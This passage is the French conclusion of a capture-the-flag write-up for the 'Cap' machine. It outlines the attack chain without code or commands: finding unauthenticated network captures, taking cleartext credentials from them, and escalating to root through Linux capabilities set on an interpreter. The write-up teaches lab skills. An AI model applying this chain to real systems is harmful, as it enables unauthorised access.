Ici, aucune vulnérabilité évidente : tout repose sur l’observation du comportement de l’application, la découverte d’une exposition de captures réseau accessibles sans authentification, puis l’exploitation d’identifiants transmis en clair.
L’escalade de privilèges met en évidence une erreur de configuration critique : l’attribution de Linux capabilities à un interpréteur. Cette mauvaise pratique permet une compromission complète du système sans sudo ni binaire SUID.
Au final, Cap est un excellent exercice pour consolider les fondamentaux : énumération, analyse applicative et compréhension des mécanismes de privilèges sous Linux.
Ce scénario montre que, dans un CTF comme en environnement réel, une mauvaise configuration et une exposition de données suffisent souvent à compromettre un système.
Tu as repéré une erreur, une imprécision ou une amélioration possible ?